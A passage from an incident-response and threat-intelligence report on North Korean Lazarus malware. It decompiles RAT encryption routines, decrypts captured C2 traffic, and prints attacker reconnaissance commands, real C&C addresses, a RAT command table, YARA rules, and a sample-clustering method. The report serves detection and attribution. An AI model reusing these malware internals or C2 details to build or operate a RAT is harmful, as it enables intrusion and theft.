Filenames match Lazarus' habits, as we have the payload named “\*svc.dll”, its encrypted configuration file as a MUI-disguised file and a batch script to install the malware. The payload is also made persistent by registering it as a service, which is how Lazarus usually operate.

Looking closely at the SQCSVC payload metadata, we can see that its original name was `sock_64.dll`, the compilation timestamp is `Sat, 03 Nov 2018 00:47:21 UTC` which is consistent with North Korea working hours (UTC+9) and that it was packed using Themida Code-Virtualizer. At that point, Lazarus can already be considered the #1 suspect.

Filename	Compilation timestamp					
sqcsvc.dll	Sat,	03	Nov	2018	00:47:21	UTC
igfx.exe	Mon,	02	May	2016	03:24:39	UTC
hs.exe	Mon,	01	Oct	2018	10:30:58	UTC
iehelp.exe	Mon,	24	Sep	2018	11:12:22	UTC
iehelp2.exe	Wed,	14	Nov	2018	14:02:19	UTC
swpsvc.dll	Sat,	11	Aug	2018	14:14:54	UTC

## UNCOVERING ATTACKERS' ACTIVITIES

Having reverse-engineered the communication protocol and the encryption algorithm, LEXFO started developing a Python implementation to decrypt packets.

Here is the identified decryption function in the SQCSVC payload:

```
charpos = 0i64;
if ( _dataLEN > 0 )
{
    do
    {
        car = data[charpos];
        i = 1870;
        do
        {
            k = i % 256;
            i += 187;
            car = (k ^ car) - k;
        }
        while ( i < 5610 );
        data[charpos++] = car;
    }
    while ( charpos < _dataLEN );
}
```

XOR decryption stub

A Python implementation is quite straightforward:

```
def decryptTCPData(data):
    output = ''
    i = 0
    j = 0

    while j < len(data):
        i = 5423
        car = ord(data[j])
        while i >= 1870:
            k = i % 256
            i -= 187
            car = (k ^ (car + k)) & 0xFF
        j += 1
        output += chr(car)

    return output
```

From there, we were able to write a script to automatically decrypt all traffic in the PCAP files exchanged between the implant and the Lazarus C&C.

```
---- 03:34:44.251294 ethertype IPv4, IP ddd.ddd.ddd.ddd.443 > sss.sss.sss.
sss.53477: Flags [P.], seq 1459:1557, ack 1459, win 511, length 98
'0000000B\x0230\x02"cmd.exe" /c "ping -n 1 XXXROOM0099"\x02'
---- 03:34:47.465025 ethertype IPv4, IP sss.sss.sss.sss.53477 > ddd.ddd.ddd.
ddd.443: Flags [P.], seq 1477:1943, ack 1557, win 256, length 466
'458\x02\r\n
Pinging XXX.xxx.org [10.xxx.xxx.xxx] with 32 bytes of data:\r\n Reply from
10.xxx.xxx.xxx: Destination host unreachable.\r\n
\r\n
Ping statistics for 10.xxx.xxx.xxx:\r\n
Packets: Sent = 1, Received = 1, Lost = 0 (0% loss),\r\n
'
```

Other manually executed commands:

```
"cmd.exe" /c "time /t"
"cmd.exe" /c "echo 1000 > c:\\windows\\temp\\tmp1105.tmp"
"cmd.exe" /c "type c:\\windows\\temp\\tmp1105.tmp"
"cmd.exe" /c "type C:\\Windows\\Temp\\temp0917.tmp"
"cmd.exe" /c "type C:\\Windows\\Temp\\TMP0389A.tmp"
"cmd.exe" /c "dir c:\\windows\\temp\\tmp1105.tmp"
"cmd.exe" /c "echo 1000 > c:\\windows\\temp\\tmp1105.tmp"
"cmd.exe" /c "dir c:\\windows\\temp\\tmp1105.tmp" "cmd.exe" /c "type
C:\\Windows\\Temp\\tmp1105.tmp" "cmd.exe" /c "type
C:\\Windows\\Temp\\temp0917.tmp" "cmd.exe" /c "type
c:\\windows\\temp\\tmp1105.tmp" "cmd.exe" /c "dir
c:\\windows\\temp\\tmp1105.tmp" "cmd.exe" /c "type
C:\\Windows\\Temp\\tmp1105.tmp" "cmd.exe" /c "type
C:\\Windows\\Temp\\temp0917.tmp" "cmd.exe" /c "type
C:\\Windows\\Temp\\temp0917.tmp" "cmd.exe" /c "ping -n 1 XXXROOM0099"
"cmd.exe" /c "ping -n 1 XXXROOM0099"
"cmd.exe" /c "time /t"
"cmd.exe" /c "type C:\\Windows\\Temp\\TMP0389A.tmp"
"cmd.exe" /c "query user"
"cmd.exe" /c "query user"
```

The Lazarus operators also leveraged the RAT to get information on the infected machines, using the directory and process listing feature of [SQCSV](#). We decrypted many fragmented packets exfiltrating folders and files as well as running processes.

In some other captures, we saw that the attackers were checking the state of a service named [swpsvc](#). This name if consistent with other Lazarus malware such as the first payload [sqcsvc](#), makes it very suspicious.

```
[SC] EnumQueryServicesStatus:OpenService \x1a chec(s) 1060 :\r\n
\r\n
Le service sp\x1a cifi\x1a n'existe pas en tant que service install\x1a .\r\n
\r\n
'SERVICE_NAME: swpsvc \r\n
TYPE : 30 WIN32 \r\n
STATE : 4 RUNNING \r\n
(STOPPABLE, PAUSABLE, ACCEPTS_SHUTDOWN)\r\n
WIN32_EXIT_CODE : 0 (0x0)\r\n
SERVICE_EXIT_CODE : 0 (0x0)\r\n
CHECKPOINT : 0x0\r\n
WAIT_HINT : 0x0\r\n
'
[SC] DeleteService r\x1a ussite(s)\r\n'
```

The Lazarus operators deleted this file when they realized that the company security team was investigating. Fortunately, they failed to delete it safely and LEXFO managed to recover the [swpsvc.dll](#) using carving tools.

This payload appeared to be a stage 1 RAT with a similar communication protocol.

Further investigations of the decrypted PCAP files also revealed two other DLL plugins that were sent and written to disk by the attackers: an injector performing payload injection in the [explorer.exe](#) process, and a keylogger / screencapper. Both these plugins were unknown at the time.

We provided the client with newly-made YARA rules to detect all discovered payloads as well as a PowerShell script to automate the deployment process. We also implemented Suricata rules to detect the Lazarus fake-TLS and custom protocol traffic that can be used along with our Python script to decrypt the packets. This successfully stopped the attack and helped identify all infected machines.

# PAYOUT ANALYSIS

## - IGFX tool

This binary was compiled on [Monday, May 02 05:24:39 2016 UTC](#). This sample appeared to be a version of the Lazarus tool [Client\\_TrafficForwarder](#) described by Group-IB !REF.

This tool's purpose is to forward traffic to another infected host in order to relay operators' commands.

One interesting particularity of this tool is that the Lazarus developers used non-native Russian strings for command names, trying to confuse attribution:

```
13F428D00 aKliyent2podkly db 'kliyent2podklyuchit',0      -
13F428D00                                     ; DATA XREF: cnc_sendCommand+2E↑r
13F428D14 aSsylnka      db 'ssylnka',0           ; DATA XREF: thread_comm_ssylka+6↑o
13F428D1B          align 20h
13F428D20 ; char Str2[]
13F428D20 Str2       db 'ustanavlivat',0      ; DATA XREF: cnc_comm_loop+180↑o
13F428D2D          align 10h
13F428D30 ; char aPoluchit[]
13F428D30 aPoluchit   db 'poluchit',0        ; DATA XREF: cnc_comm_loop:loc_13F3F2773↑o
13F428D39          align 20h
13F428D40 ; char aPereslat[]
13F428D40 aPereslat   db 'pereslat',0        ; DATA XREF: cnc_comm_loop:loc_13F3F2807↑o
13F428D49          align 10h
13F428D50 ; char aDerzhat[]
13F428D50 aDerzhat    db 'derzhat',0         ; DATA XREF: cnc_comm_loop:loc_13F3F2906↑o
13F428D58 ; char aVyhodit[]
13F428D58 aVyhodit    db 'vykhodit',0        ; DATA XREF: cnc_comm_loop+4C1↑o
13F428D58          ; cnc_comm_loop+4DC↑r ...
13F428D61          align 8
13F428D68 aNachalo   db 'Nachalo',0         ; DATA XREF: cnc_comm_start:loc_13F3F29E0↑o
13F428D70 asc_13F428D70 db ' ',0            ; DATA XREF: XOR_cEzQfoPw+21↑o
```

Translated Russian strings to mess with attribution

This binary was compiled with a static version of libcurl v7.49.1, which is common amongst Lazarus' samples.

## - SQCSVC RAT

This binary was compiled on [Saturday Nov 03 01:47:21 2018 UTC](#).

```
// strConfFile = "C:\Windows\system32\sqcsvc.dll.mui"
file_read((__int64)strConfFile, (__int64)lpBuffer, filesize);
v38 = 0i64;
v39 = 0;
v40 = 0;
v41 = 0;
v37 = 0;
if ( filesize )
{
    i = filesize - 1;
    if ( filesize != 1 )
    {
        lpByte = &lpBuffer_[i];
        do
        {
            byte = *(lpByte-- - 1);
            lpByte[1] ^= byte;
            --i;
        }
        while ( i );
    }
    sizetodecrypt = filesize - 32;
    RC4((__int64)lpBuffer_, (__int64)(lpBuffer_ + 32), sizetodecrypt);
    MD5_hash((__int64)&v37, (__int64)(lpBuffer_ + 32), sizetodecrypt);
}
```

SQCSVc configuration decryption

`sqcsvc.dll.mui` decrypted configuration:

0000	31	00	38	00	38	00	30	00	30	00	35	00	37	00	35	00	1.8.8.0.0.5.7.5.
0010	34	00	32	00	02	00	36	00	35	00	35	00	32	00	30	00	4.2...6.5.5.2.0.
0020	02	00	31	00	35	00	31	00	31	00	31	00	36	00	31	00	..1.5.1.1.1.6.1.
0030	30	00	35	00	37	00	30	00	37	00	38	00	32	00	39	00	0.5.7.0.7.8.2.9.
0040	36	00	37	00	39	00	32	00	02	00	6d	00	65	00	6d	00	6.7.9.2...m.e.m.
0050	62	00	65	00	72	00	2e	00	69	00	74	00	65	00	6d	00	b.e.r...i.t.e.m.
0060	64	00	62	00	2e	00	63	00	6f	00	6d	00	3a	00	34	00	d.b...c.o.m.:4.
0070	34	00	33	00	02	00	31	00	38	00	30	00	2e	00	32	00	4.3...1.8.0...2.
0080	33	00	35	00	2e	00	31	00	33	00	32	00	2e	00	32	00	3.5...1.3.2...2.
0090	30	00	36	00	3a	00	34	00	34	00	33	00	02	00	20	00	0.6.:4.4.3... .
00a0	02	00	20	00	02	00	20	00	02	00	20	00	02	00	20	00	.....
00b0	02	00	30	00	02	00	36	00	30	00	02	00	30	00	02	00	..0...6.0...0...
00c0	36	00	35	00	35	00	32	00	31	00	02	00					6.5.5.2.1...

This configuration contains two C&C addresses: [member.itemdb.com](#) and [180.235.132.206](#), both to be contacted on port 443, which is consistent with the Fake-TLS protocol implemented.

The payload is packed using a powerful virtualization-based packer called Themida Code-Virtualizer. However, the attackers did not use the packer correctly and the non-obfuscated payload code can be dumped easily from memory.

According to BinDiff, the non-obfuscated payload code is up to 65% similar to the code of the [IGFX.exe](#) tool used by the attackers, compiled two years prior to [SQCSVC](#), proving that they probably come from the same developer team or the same code base.

The [SQCSVC](#) payload is able to:

- Download and write files on disks
- Execute files or bash commands
- Inject code in a running process
- Listen to commands on a specified port (server mode)
- Rewrite the configuration file with new values

The payload was similar to the one described by TrendMicro after a Lazarus bank heist in Latin America in November, 2018 [36](#).

## – SWPSVC (Stage 1)


The analyzed malware sample of the group Lazarus is a “stage 1” reconnaissance malware which implements Remote Administration Tool features.

The analyzed sample is a DLL library which is loaded by the [svchost](#) service, as it is registered as an [AUTO\\_START](#) service for persistence. The delivery method is most likely manual. In such case, the attacker drops the malware on an already compromised machine.

The malware configuration is stored encrypted in the registry, unlike most Lazarus malware that come with an encrypted file as configuration. In our case, the configuration data could not be retrieved as it was fully erased before the investigation began by the attackers that didn’t need this component anymore since the [SQCSVC](#) RAT was installed.

The malware uses different kind of encryption for different kind of purposes. The first substitution-based encryption is used for decrypting encrypted strings in the static binary. The XOR-based encryption is used to obfuscate communications between the server and the client and to decrypt configuration content such as the Command-and-Control (C&C) server name and port number stored in the Windows registry.

This RAT uses the already mentioned Fake-TLS protocol for communications:



Fake-TLS handshake sent by the RAT

The following commands are implemented in the RAT:

#### Command ID Description

0x19283746	Get information on the infected system (processor architecture, network interfaces...)
0x1928374C	Write file on system
0x1928374A	Read file on system
0x1928374F	Delete file
0x1928374F	Get process info
0x19283753	Kill process
0x1928374D	Create process
0x19283756	Execute process as a given user
0x19283748	List files in a directory
0x19283755	Modify C&C configuration by changing the value in Windows registry
0x19283747	List local drives and network shares
0x19283750	Move file

## - Downloaded modules

LEXFO found two downloaded modules in the decrypted packets that were deployed on specific targets.

The first one is an injector that takes a file path as a parameter and injects it in an `explorer.exe` process. The injected file is executed in a new thread. This injector uses RC4 encryption with the hardcoded key `key` to hide suspicious strings that are decrypted at runtime, and will write some log data to the file `C:\windows\temp\temp0917.tmp`.

The second module is a keylogger and screencapper. This file is a DLL originally named `capture_x64.dll` by the attackers. The keylogging and screencapping features are implemented standardly



# V. CLASSIFYING NORTH KOREAN MALWARE AND INTERPRETING LINKS

## DATASET

We gathered more than 290 malware attributed to North Korea from various sources:

- Twitter
- Various RE and malware forums
- VirusTotal (Hunting)
- Online sandboxes (HybridAnalysis, Any.RUN...)
- Malware repository (VirusBay, VirusShare, Malshare)
- U.S. Cyber command malware uploads
- Threat intelligence reports
- LEXFO's own incident responses

We ended up with the following families:

Malware family	
apt38_contopee	polishbanks
powerratankba	joanapbrambul
nukesped	bankshot
killdisk	mydoom

cybercom	karbarcobra
apt37_summit	hoplight
apt37_humanrights	bitcoin
apt37	fastcash
blockbuster_sequel	golddragon
redbanc	kimsuky_shark2
keymarble	sony
darkhotel	redgambler
apt37_rocketman	typeframe
safebank	troydarkseoul
fallchill	kimsuky
electricfish	dtrack
hermesryuk	sharpshooter
ratankba	intezer
apt37_evilnewyear	bangladesh_swift
volgmer	backswap
wipall	wannacry
hiddencobra	duuzer
kimsuky_mysterybaby	deltacharlie

#### Malware family

andariel_rifle	apt38_dyepack
sony_sierraalfa	ghostsecret
apt38	blockbuster_continues
sony_kordllbot	vietnam
kimsuky_stolenpencil	taiwan
applejeus_loader	Lazarus under the hood (Kaspersky)

Samples were compiled from 2004-05-23 to 2019-10-22 according to compilation timestamps that seemed legitimate.

## METHODOLOGY

After several manual analyses of Lazarus samples, we concluded that the following links where relevant:

### - Identifying links

After several manual analysis of Lazarus samples, we figured that the following links where relevant:

#### - Standard links:

- Code reuse (Fuzzy hashes SSDEEP + MACHOKE)
- Import hashing
- Timestamps PDB

#### - Advanced links:

- Rich Headers
- Yara signatures (see next part)

## - A word on Rich headers

Rich headers are added to standard PE headers in executables compiled using VisualStudio. It is a fingerprint of the compilation environment that can be easily decrypted and decoded. It can then be used to identify if binaries were compiled in the same environment, which is a strong relation. As we empirically saw that North Korean groups have been using VisualStudio almost exclusively, and there is a high chance that their malware-building infrastructure is quite conservative, we chose to develop a script to parse rich headers from samples and included it as a relation link in our classifier.

## - Building Yara rules

For each North-Korean malware family we identified, we built Yara rules in order to keep signatures of the following implementations that are likely to be reused by Lazarus:

- Specific strings
- Cryptographic algorithms
- Cryptographic keys
- Unique implementations of features:
  - mapping of files
  - lateral movement
  - installing service
  - wiper implementation
  - handling logs
  - ...
- Way of dynamically loading API
- Obfuscation
- ...

We also built rules for statically linked library like OpenSSL, libcurl, ZIP etc. of specific versions, as Lazarus was seen to be pretty conservative in using the same versions over the years. Those rules were named `lib_static_[lib name]_[version]` and we attributed them a lesser weight than implementation rules as it doesn't illustrate a strong enough link between two samples.

We built a set of about 100 rules that we ran on our sample dataset. To our own Yara rule set, we added auto-generated rules from Malpedia <sup>37</sup> when they showed accurate results.

Before adding them to our ruleset, we ran tests on a huge malware set to make sure that the rules were accurate and there were close to zero false positive.

## - Building similarity profiles

We produced a profile for each sample with fuzzy hashes, decoded rich header, compilation timestamps and matching Yara rules. We then compared profiles using nearest neighbor algorithms with weight we empirically tested to get the best results. Jaccard distance was used to compare fuzzy hashes. We attributed heavy weights for identical rich headers encountered in different samples and for every non `lib_static_*` Yara rule matches. Weights (W) were roughly according to this order relation:

```
W(Exact same Rich header) > W(Yara match (non lib_static_*)) > W(Machoke code reuse) > W(Compilation timestamp) > W(Yara match (lib_static_*)) > W(Rich header similarity) > W(Imphash) > W(Various metadata)
```

## - Handling packers

Non-specific packers like UPX are handled separately: as fuzzy hashes become irrelevant, we dismissed them when computing weights. For more specific packers (Themida, Enigma...), we built Yara rules to identify them and considered them as a valid relation of similarity between samples since Lazarus uses specific versions of those packers.

When possible, we reversed the packed samples and tried to get clean unpacked executables so our tool could classify them indiscriminately and accurately.

## - Result review and improvements


We ran our tool multiple times and tried to analyze samples that seemed to be oddly placed or unique. We reversed each of them and adapted our classification methodology and criteria according to our findings, and ran the test again and iteratively re-applied this process until the classification was accurate enough.

## - Building the graph

From there, we created a graph with samples as nodes and weighted links as relations between them.

# VISUALIZATION

We used the Fruchterman-Reingold spatialisation to visualize links and identify clusters. We ended up with the following constellation, where each dot is a sample and each link represents the strength of a relation between two samples:



Fruchterman-Reingold spatialisation applied to our relation graph

# REVIEWING RESULTS

Our tool revealed more than 2500 actual links between around 290 samples, which showcases that such a classification is relevant as Lazarus samples are rarely unique in a 10 years span period. We see clear clusters and many overlaps. This will shed some light on North Korean malware and groups, as the number of reports and campaign names grows and it can be hard to keep track and attribution is often confusing or unsure.

## - Kimsuky

The Kimsuky group has its own cluster but we see Rich header and compilation timestamp overlaps with other Lazarus samples. Kimsuky and Lazarus are therefore likely to be working together, which is confirmed by the fact that Kimsuky malware were found on Lazarus targets several times.

Moreover, our tool revealed links between DTrack samples from the Kudankulam Nuclear Power Plant (KNPP) and Kimsuky samples: both use SQLite as a statically-linked library, but a different version (compiled on 2017-10-24 18:55:49 for the latter vs 2017-02-13 16:02:40 for the former). Looking at compilation timestamps, we can see that some DTrack and Kimsuky samples were also compiled the same day (or close to) as other Lazarus malware used in campaigns:

```
(2019-07-29 13:36:26) ./dtrack/npp_
fbf39f486372a509f307cde3361795a2f9f759cbeba4cac07562dcbaebc070364
<- Timestamp -> (2019-07-29 07:08:01) ./andariel_rifle/javaupdatemain_unpack.exe
(2019-03-01 00:07:25) ./dtrack/
npp_3cc9d9a12f3b884582e5c4daf7d83c4a510172a836de90b87439388e3cde3682
<- Timestamp -> (2019-03-01 09:08:44)
./kimsuky_
shark2/4b3416fb6d1ed1f762772b4dd4f4f652e63ba41f7809b25c5fa0ee9010f7dae7.bin
```

This could mean that the groups are working together for some operations, with Lazarus doing the intrusion and handing the exfiltrating part to Kimsuky when the target matches their interest.

Finally, interesting findings stand out when looking at Rich header similarities. The Kimsuky stolen pencil sample has the exact same Rich header as samples found in Lazarus campaigns such as DarkSeoul and GoldDragon.

```
(2018-12-21 00:34:35) ./kimsuky_stolenpencil/1.bin
```

<- Rich ->	(2012-07-06)	12:24:18)	./troydarkseoul/DarkSeoul/DarkSeoul_50E-03200C3A0BECBF33B3788DAC8CD46
<- Rich ->	(2012-07-06)	12:24:18)	./troydarkseoul/DarkSeoul/DarkSeoul_E4F66C-3CD27B97649976F6F0DAAD9032
<- Rich ->	(2013-01-31)	10:27:18)	./troydarkseoul/DarkSeoul/DarkSeoul_5FCDE-1DACE6B0599429D913850F0364
<- Rich ->	(2013-01-31)	10:27:18)	./troydarkseoul/DarkSeoul/DarkSeoul_0A8032CD-6B4A710B1771A080FA09FB87
<- Rich ->	(2013-01-31)	10:27:18)	./troydarkseoul/DarkSeoul/DarkSeoul_DB4BBD-C36A78A8807AD9B15A562515C4
<- Rich ->	(2013-01-31)	10:27:18)	./troydarkseoul/DarkSeoul/DarkSeoul_F0E045210E3258DAD91D7B6B4D64E7F3
<- Rich ->	(2017-12-24)	08:16:57)	./golddragon/e68f43ecb03330ff0420047b61933583b4144585
<- Rich ->	(2017-12-24)	08:47:21)	./golddragon/4f58e6a7a04be2b2ecbcde-bae6f281778fdbd9f9
<- Rich ->	(2017-12-24)	08:29:04)	./golddragon/11a38a9d23193d9582d02ab0eae-767c3933066ec
<- Rich ->	(2017-12-24)	08:37:57)	./golddragon/3a0c617d17e7f819775e48f7ede-fe9af84a1446b
<- Rich ->	(2017-12-24)	08:44:08)	./golddragon/bf21667e4b48b8857020ba455531c-9c4f2560740

## - DarkHotel

Samples attributed to the DarkHotel group have identical Rich header as a lot of APT38 Nukesped samples, which is a strong link:

```
(2011-04-07 06:58:03) ./darkhotel/2b6288bbd81bb9d666c3a0372f26ede47c8c9ff11c604307982d51654fb9e850.ViR
<- Rich -> (2017-07-14 22:40:25) ./cybercom/d2da675a8adfef9d0c146154084fff62.bin
<- Rich -> (2017-07-11 18:26:59) ./nukesped/3EDCE4D49A2F31B8BA9BAD0B8EF54963
<- Rich -> (2017-08-11 05:03:45) ./cybercom/2a791769aa73ac757f210f8546125b57.bin
<- Rich -> (2017-08-01 16:39:36) ./ghostsecret/Sample_5ae56e2077d7dc0d380c3bfd_.exe
...
```

Though DarkHotel TTPs and malware are different from Lazarus, those groups seem to be working in tandem.

## – Andariel subgroup

Clear Andariel clusters stand out, with malware involved in operations Red Gambler and Rifle. Those samples are closely linked with each other by specific and custom cryptographic algorithms found in malware from both operations. For instance:

```
yara_andariel_7F8: (2016-04-21 10:41:15)
./andariel_rifle/
d246669cf1e25860f8601e456edd7156aa7304026ff4eadac18a2a82a18fabbf
yara_andariel_7F8: (2016-12-01 13:56:28) ./
redgambler/9a50be3def3681242f35d3c0911e2e70
yara_andariel_7F8: (2017-03-21 16:05:58) ./
redgambler/2573d0ad00f4ba8ee86d7fce7454d963_unpack
```

00405523	loc_405523:	00403F00	loc_403F00:
00405523 8A 1C 37	mov bl, [edi+esi]	00403F00 8A 1C 37	mov bl, [edi+esi]
00405526 32 DA	xor bl, dl	00403F03 32 DA	xor bl, dl
00405528 32 D8	xor bl, al	00403F05 32 D8	xor bl, al
0040552A 32 D9	xor bl, cl	00403F07 32 D9	xor bl, cl
0040552C 88 1E	mov [esi], bl	00403F09 88 1E	mov [esi], bl
0040552E 8A D8	mov bl, al	00403F0B 8A D8	mov bl, al
00405530 32 D9	xor bl, cl	00403F0D 32 D9	xor bl, cl
00405532 22 DA	and bl, dl	00403F0F 22 DA	and bl, dl
00405534 88 55 FC	mov edx, [ebp+var_4]	00403F11 8A D0	mov dl, al
00405537 8D 3C D5 00 00 00 00	lea edi, ds:0[edx*8]	00403F13 22 D1	and dl, cl
0040553E 33 FA	xor edi, edx	00403F15 32 DA	xor bl, dl
00405548 81 E7 F8 07 00 00	and edi, 7F8h	00403F17 8B 54 24 10	mov edx, [esp+18h+var_8]
00405546 C1 E7 14	shl edi, 14h	00403F18 8A CB	cl, bl
00405549 C1 EA 08	shr edx, 8	00403F1D 8D 1C D5 00 00 00 00	lea ebx, ds:0[edx*8]
0040554C 0B D7	or edx, edi	00403F24 33 DA	xor ebx, edx
0040554E 8D 3C 00	lea edi, [eax+eax]	00403F26 81 E3 F8 07 00 00	and ebx, 7F8h
00405551 33 F8	xor edi, eax	00403F2C C1 E3 14	shl ebx, 14h
00405553 22 C8	and cl, al	00403F2F C1 EA 08	shr edx, 8
00405555 C1 E7 04	shl edi, 4	00403F32 0B D3	or edx, ebx
00405558 33 F8	xor edi, eax	00403F34 8D 1C 00	lea ebx, [eax+eax]
0040555A 32 CB	xor cl, bl	00403F37 33 D8	xor ebx, eax
0040555C 8B D8	mov ebx, eax	00403F39 C1 E3 04	shl ebx, 4
0040555E 83 E7 80	and edi, 0FFFFFFF80h	00403F3C 33 D8	xor ebx, eax
00405561 C1 E3 07	shl ebx, 7	00403F3E 8B E8	mov ebp, eax
00405564 33 FB	xor edi, ebx	00403F40 83 E3 80	and ebx, 0FFFFFFF80h
00405566 C1 E7 11	shl edi, 11h	00403F43 C1 E5 07	shl ebp, 7
00405569 C1 E8 08	shr eax, 8	00403F46 33 DD	xor ebx, ebp
0040556C 0B C7	or eax, edi	00403F48 C1 E3 11	shl ebx, 11h
0040556E 46	inc esi	00403F4B C1 E8 08	shr eax, 8
0040556F FF 4D 0C	dec [ebp+arg_4]	00403F4C 0B C3	or eax, ebx
00405572 89 55 FC	mov [ebp+var_4], edx	00403F50 46	inc esi
00405575 75 A9	jnz short loc_405520	00403F51 83 6C 24 14 01	sub [esp+18h+var_4], 1
		00403F56 89 54 24 10	mov [esp+18h+var_8], edx
		00403F5A 75 A4	jnz short loc_403F00

Same cryptographic algorithm found in RedGambler and Rifle samples

RedGambler samples seem to be related to older samples from the Troy/DarkSeoul operation as well as an APT37 Navrat sample by their Rich headers which are identical:

```
(2016-12-01 13:56:28) ./redgambler/9a50be3def3681242f35d3c0911e2e70
<- Rich -> (2016-05-01 05:53:43)
./apt37_summit/navrat_old_
e0257d187be69b9bee0a731437bf050d56d213b50a6fd29dd6664e7969f286ef.bin
<- Rich -> (2013-03-20 04:07:02)
./troydarkseoul/DarkSeoul/DarkSeoulDropper/
DarkSeoulDropper_9263E40D9823AECF9388B64DE34EAE54_unpack
<- Rich -> (2017-03-21 16:05:58) ./
redgambler/2573d0ad00f4ba8ee86d7fce7454d963_unpack
```

Other Andariel samples are linked with various Lazarus samples. For example, Andariel uses inflate library version 1.1.4 which is the same version found in several other North Korean samples (GoldDragon, Fallchill, Dtrack...).

## - APT38/Bluenoroff

Bluenoroff clusters are linked by Rich headers, timestamps and code similarity. Most of the links are quite strong and make APT38 clusters the most distinguishable ones, meaning that the group doesn't think it's necessary to be sneaky and reinvent itself, but will reuse a lot of elements, from architecture to malware implementations. These clusters are mainly composed of the following malware families:

- Nukesped
- Fallchill
- Volgmer
- Electricfish
- Dyepack
- SWIFT-related malware
- Hoplight
- Some Sony / Blockbuster samples
- Malware from bank attacks (Poland, Vietnam...)
- Destover
- Bankshot
- Fastcash
- ...

Looking at the links, we can see that a Yara rule we built is matching almost 40 samples from our dataset, all of them attributed to APT38. The Yara rule was built to detect a specific RC4 implementation and called `yara_apt38_rc4`:

```
rule yara_apt38_rc4 { strings:
    $s1 = { 8A 90 01 01 00 00 // mov dl, byte [eax + 0x101]
            8A 88 00 01 00 00 // mov cl, byte [eax + 0x100] 8A 14 02 // mov dl, byte [edx + eax]
            8A 1C 01          // mov bl, byte [ecx + eax]
            02 D3          // add dl, bl
            8A 1C 2E          // mov bl, byte [esi + ebp]
            81 E2 FF 00 00 00 // and edx, 0xff
            8A 0C 02          // mov cl, byte [edx + eax]
            32 CB }          // xor cl, bl
condition:
    uint16(0) == 0x5a4d and any of ($s*)
}
```

This rule showcases once again that Lazarus groups reuse a lot of code for their malware. Here are some of the samples using this RC4 implementation:

```
yara_apt38_rc4: ./apt38_
contopee/766d7d591b9ec1204518723a1e5940fd6ac777f606ed64e731fd91b0b4c3d9fc.bin
yara_apt38_rc4: ./nukesped/3EDCE4D49A2F31B8BA9BAD0B8EF54963
yara_apt38_rc4: ./nukesped/sample2.bin
yara_apt38_rc4: ./nukesped/34E56056E5741F33D823859E77235ED9 yara_apt38_rc4: ./nukesped/sample (9).bin
yara_apt38_rc4: ./nukesped/sample (1).bin
yara_apt38_rc4: ./nukesped/F315BE41D9765D69AD60F0B4D29E4300
yara_apt38_rc4: ./
nukesped/32ec329301aa4547b4ef4800159940feb950785f1ab68d85a14d363e0ff2bc11
yara_apt38_rc4: ./cybercom/38fc56965dccd18f39f8a945f6ebc439.bin
yara_apt38_rc4: ./cybercom/5c0c1b4c3b1cf455ac05ace994aed4b.bin
yara_apt38_rc4: ./typeframe/
e69d6c2d3e9c4beebe7f3a4a3892e5fdc601beda7c3ec735f0dfba2b29418a7.
bin yara_apt38_rc4: ./fallchill/
ca70aa2f89bee0c22ebc18bd5569e542f09d3c4a060b094ec6abeeb4768a143.
bin yara_apt38_rc4: ./intezer/4a84452752cf8e493ae820871096044edd9f6453366842927148e7d8e218dc87.
bin yara_apt38_rc4: ./intezer/80b5cc9feb10fac41ee2958ab0f751bf807126e34dcb5435d2869ef1cf7abc41_
z5Xv8XY4hN.bin yara_apt38_rc4: ./intezer/7429a6b6e8518a1ec1d1c37a8786359885f2fd4abde560adaef331ca9deaeefd.
```

```

bin yara_apt38_rc4: ./intezer/
dbae68e4cab678f2678da7c48d579868e35100f3596bf3fa792ee000c952c0ed.
bin yara_apt38_rc4: ./intezer/
a4a2e47161bbf5f6c1d5b1b3fb2a26a19dbfcdf4eb575b56bde05c674089ae95.
bin yara_apt38_rc4: ./bangladesh_
